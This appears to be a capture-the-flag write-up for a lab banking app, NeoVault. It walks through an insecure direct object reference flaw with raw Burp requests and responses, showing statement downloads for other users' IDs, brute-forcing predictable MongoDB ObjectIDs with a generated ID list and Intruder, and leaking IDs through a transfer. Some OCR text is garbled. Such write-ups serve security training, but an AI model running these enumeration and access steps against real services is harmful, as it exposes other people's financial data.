
2. /api/v1/transactions/download-transactions

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/v1/transactions/download-transactions HTTP/1.1 2 Host: neovault.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://neovault.htb/dashboard/transactions 8 Content-Type: application/json 9 Content-Length: 2 10 Origin: http://neovault.htb 11 Connection: keep-alive 12 Cookie: token= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3YzE5MzNlZGRlZWY1NTBkOGRjNDlhZSI sImhhdCI6MTc0MDczOTQwM3wiZXhwIjoxNzQwNzQzMDAxfg.qIbFBM5LMU9AbJOV9RaJ5Ck3A_XClc3M fx0OIoyX91Y 13 Priority: u=0 14 15 { </pre>				<pre> 1 HTTP/1.1 404 Not Found 2 Server: nginx/1.22.1 3 Date: Fri, 28 Feb 2025 11:33:46 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 33 6 Connection: keep-alive 7 Access-Control-Allow-Origin: * 8 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-action 'self';frame-ancestors 'self';img-src 'self' data;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests 9 Cross-Origin-Opener-Policy: same-origin 10 Cross-Origin-Resource-Policy: same-origin 11 Origin-Agent-Cluster: ?1 12 Referrer-Policy: no-referrer 13 Strict-Transport-Security: max-age=31536000; includeSubDomains 14 X-Content-Type-Options: nosniff 15 X-DNS-Prefetch-Control: off 16 X-Download-Options: noopen 17 X-Frame-Options: SAMEORIGIN 18 X-Permitted-Cross-Domain-Policies: none 19 X-XSS-Protection: 0 20 ETag: W/"21-LnCoGdVxUMQR85D3NXWVyK4ip60" 21 22 { "message": "_id is not provided" } </pre>			

This endpoint returns a different error message requiring an `_id` parameter. Providing a random `_id` parameter triggers the error below.


Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/v1/transactions/download-transactions HTTP/1.1 2 Host: neovault.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://neovault.htb/dashboard/transactions 8 Content-Type: application/json 9 Content-Length: 14 10 Origin: http://neovault.htb 11 Connection: keep-alive 12 Cookie: token= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3YzE5MzNlZGRlZWY1NTBkOGRjNDlhZSI sImhhdCI6MTc0MDczOTQwM3wiZXhwIjoxNzQwNzQzMDAxfg.qIbFBM5LMU9AbJOV9RaJ5Ck3A_XClc3M fx0OIoyX91Y 13 Priority: u=0 14 15 { " _id": "111" } </pre>				<pre> 1 HTTP/1.1 500 Internal Server Error 2 Server: nginx/1.22.1 3 Date: Fri, 28 Feb 2025 11:39:33 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 136 6 Connection: keep-alive 7 Access-Control-Allow-Origin: * 8 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-action 'self';frame-ancestors 'self';img-src 'self' data;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests 9 Cross-Origin-Opener-Policy: same-origin 10 Cross-Origin-Resource-Policy: same-origin 11 Origin-Agent-Cluster: ?1 12 Referrer-Policy: no-referrer 13 Strict-Transport-Security: max-age=31536000; includeSubDomains 14 X-Content-Type-Options: nosniff 15 X-DNS-Prefetch-Control: off 16 X-Download-Options: noopen 17 X-Frame-Options: SAMEORIGIN 18 X-Permitted-Cross-Domain-Policies: none 19 X-XSS-Protection: 0 20 ETag: W/"88-JQ26ZeA/57j4MBHTgt+h1ViliyV" 21 22 { "message": "Internal server error", "error": "Cast to ObjectId failed for value \"111\" (type string) at path \"_id\" fo r model \"User\"" } </pre>			

Searching this error indicates that the application is probably using MongoDB and requires an ObjectID.




Some V2 endpoint responses also return the `_id` parameter.


`/api/v2/auth/me` returns the ID for the current user.



`/api/v2/transactions` returns IDs for transaction senders and receivers.



Providing the current user's ID as the `_id` parameter generates that user's account statement.



NeoVault BANK STATEMENT

Statement Date: February 28, 2025

Account Holder Information

Username: beluga

Date	From	To	Description	Amount
2/28/2025	neo_system	beluga	Welcome bonus credit	100.00

Transaction Summary

Total Credits:
\$100.00
Total Debits:
\$0.00

Using another user's ID also succeeds. In this case, the ID of `ne0_system` is already known.

Request

PrettyRawHex

1POST /api/v1/transactions/download-transactions HTTP/1.1

2Host: neovault.htb

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

4Accept: */*

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: http://neovault.htb/dashboard/transactions

8Content-Type: application/json

9Content-Length: 35

10Origin: http://neovault.htb

11Connection: keep-alive

12Cookie: tokens=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3YzE5MzZGRlZmVlNTBkOGRjNDlhZSI7Imh0bGciOiJMTTc0NDM0NDMyNSwiZXhwIjoxNzQwNzQ3OTI1fQ.b2WeT9yWMqSiZtguDz_LqJ4lclDxzH2cviTaM6vBs24

13Priority: u=0

14

15{

16 "id": "67c18cbdddee550d8dc49a3"

17}

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: nginx/1.22.1

3Date: Fri, 28 Feb 2025 12:07:34 GMT

4Content-Type: application/pdf

5Connection: keep-alive

6Access-Control-Allow-Origin: *

7Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests

8Cross-Origin-Opener-Policy: same-origin

9Cross-Origin-Resource-Policy: same-origin

10Origin-Agent-Cluster: ?1

11Referrer-Policy: no-referrer

12Strict-Transport-Security: max-age=31536000; includeSubDomains

13X-Content-Type-Options: nosniff

14X-DNS-Prefetch-Control: off

15X-Download-Options: noopen

16X-Frame-Options: SAMEORIGIN

17X-Permitted-Cross-Domain-Policies: none

18X-XSS-Protection: 0

19Content-Disposition: attachment; filename=statement.pdf

20Content-Length: 1833

21

22%PDF-1.3

23%yyy

247 0 obj

25<<

26/Type /Page

27/Parent 1 0 R

28/MediaBox [0 0 612 792]

29/Contents 5 0 R

30/Resources 6 0 R

31>>

32endobj

336 0 obj

34<<

35/ProcSet [/PDF /Text /ImageB /ImageC /ImageI]

36/Font <<

37/Fl 2 0 R

NeoVault BANK STATEMENT

Statement Date: February 28, 2025

Account Holder Information

Username: neo_system

Date	From	To	Description	Amount
2/28/2025	neo_system	beluga	Welcome bonus credit	100.00
2/21/2025	neo_system	user_with_flag	Welcome bonus credit	1337.00

Transaction Summary

Total Credits:
\$100.00
Total Debits:
\$1337.00

The neo_system account statement reveals an account that should be investigated further.


The next step is obtaining the ID for that user.

There are two ways to obtain the id.

1. ObjectID Bruteforce

The _id value appears incremental and may be predictable.

Searching this issue reveals several blog posts and tools related to MongoDB ObjectID prediction.



Using the `_id` from the `neo_system` user, create an ID list that can be used to brute force the correct ID.

```
./mongo-objectid-predict 67c1aa4d7628271920d97f15
# or
./mongo-objectid-predict --backward 67c1aa4d7628271920d97f15
```

```

beluga@localcat:/tmp/a/mongo-objectid-predict$ ./mongo-objectid-predict --backward 67c1aa4d7628271920d97f15
67c1aa4d7628271920d97f14
67c1aa4c7628271920d97f14
67c1aa4b7628271920d97f14
67c1aa4a7628271920d97f14
67c1aa497628271920d97f14
67c1aa487628271920d97f14
67c1aa477628271920d97f14
67c1aa467628271920d97f14
67c1aa457628271920d97f14
67c1aa447628271920d97f14
67c1aa437628271920d97f14
67c1aa427628271920d97f14
67c1aa417628271920d97f14
67c1aa407628271920d97f14
67c1aa3f7628271920d97f14
67c1aa3e7628271920d97f14
67c1aa3d7628271920d97f14
67c1aa3c7628271920d97f14
67c1aa3b7628271920d97f14
67c1aa3a7628271920d97f14
67c1aa397628271920d97f14
67c1aa387628271920d97f14
67c1aa377628271920d97f14
67c1aa367628271920d97f14
67c1aa357628271920d97f14
67c1aa347628271920d97f14
67c1aa337628271920d97f14
67c1aa327628271920d97f14
67c1aa317628271920d97f14

```

Tools like Burp Intruder can identify the target user's ID.

5. Intruder attack of http://neovault.htb

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response receiv...	Error	Timeout	Length	Comment
121	67c1aa4d7628271920d97f18	200	57			2807	
0		200	55			2792	
1	67c1aa4d7628271920d97f16	404	9			941	
2	67c1aa4e7628271920d97f16	404	47			941	
3	67c1aa4f7628271920d97f16	404	47			941	
4	67c1aa507628271920d97f16	404	48			941	
5	67c1aa517628271920d97f16	404	48			941	
6	67c1aa527628271920d97f16	404	47			941	

Request Response

Pretty Raw Hex

```

1 POST /api/v1/transactions/download-transactions HTTP/1.1
2 Host: neovault.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://neovault.htb/dashboard/transactions
8 Content-Type: application/json
9 Content-Length: 35
10 Origin: http://neovault.htb

```

Finished

2. Leak `_id` From Transaction history

The `/api/v2/transactions` endpoint returns `_id` values for every sender and recipient of the money.

If the target username is known, send money to that user with the `Transfer` functionality.

NeoVaultLogout

Overview

Transfer

Deposit

Transactions

Settings

Recipient Username

user_with_flag

Amount

1

Description

give me flag

Category

Transport

Transfer Money

Their ID then appears in the transaction history.

Original request

PrettyRawHex

1 GET /api/v2/transactions?page=1&limit=10 HTTP/1.1

2 Host: neovault.htb

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

4 Accept: /*/*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://neovault.htb/dashboard/transactions

8 Connection: keep-alive

9 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZiI6IjY3YzYyZWVhbnR5ODI3MTkyMzQ5NCYyMSIsImh0aCI6ImN0bG9jaWw1ZXhwIjoxNzQ5MDEzZGQ.8lVV5n_VJaV5yEOGvd59Nfbk7Epw2zazIwarPslRo

10 If-None-Match: W/ "14e-xVh8PjJee9Y59tnOijvtqVW4h8"

11 Priority: u=4

12

13

Response

PrettyRawHexRender

19 X-XSS-Protection: 0

20 ETag: W/ "25c-2WI9aTl/XcQb6LhYYZgM3Vo5qws"

21

22 {

23 "transactions": [

24 {

25 "_id": "67c1ad717628271920d98853",

26 "fromUser": {

27 "_id": "67c1aac37628271920d97f21",

28 "username": "beluga"

29 },

30 "toUser": {

31 "_id": "67c1aa4d7628271920d97f18",

32 "username": "user_with_flag"

33 },

34 "amount": 1,

35 "description": "give me flag",

36 "category": "Transport",

37 "date": "2025-02-28T12:37:05.945Z"

38 },

39 {

40 "_id": "67c1aac37628271920d97f26",

41 "fromUser": {

42 "_id": "67c1aa4d7628271920d97f15",

43 "username": "neo_system"

44 },

45 "toUser": {

46 "_id": "67c1aac37628271920d97f21",

47 "username": "beluga"

48 },

49 "amount": 100,

50 "description": "Welcome bonus credit",

51 }

52]

53 }

After finding the ID of the `user_with_flag` user, download that user's account statement and obtain the flag.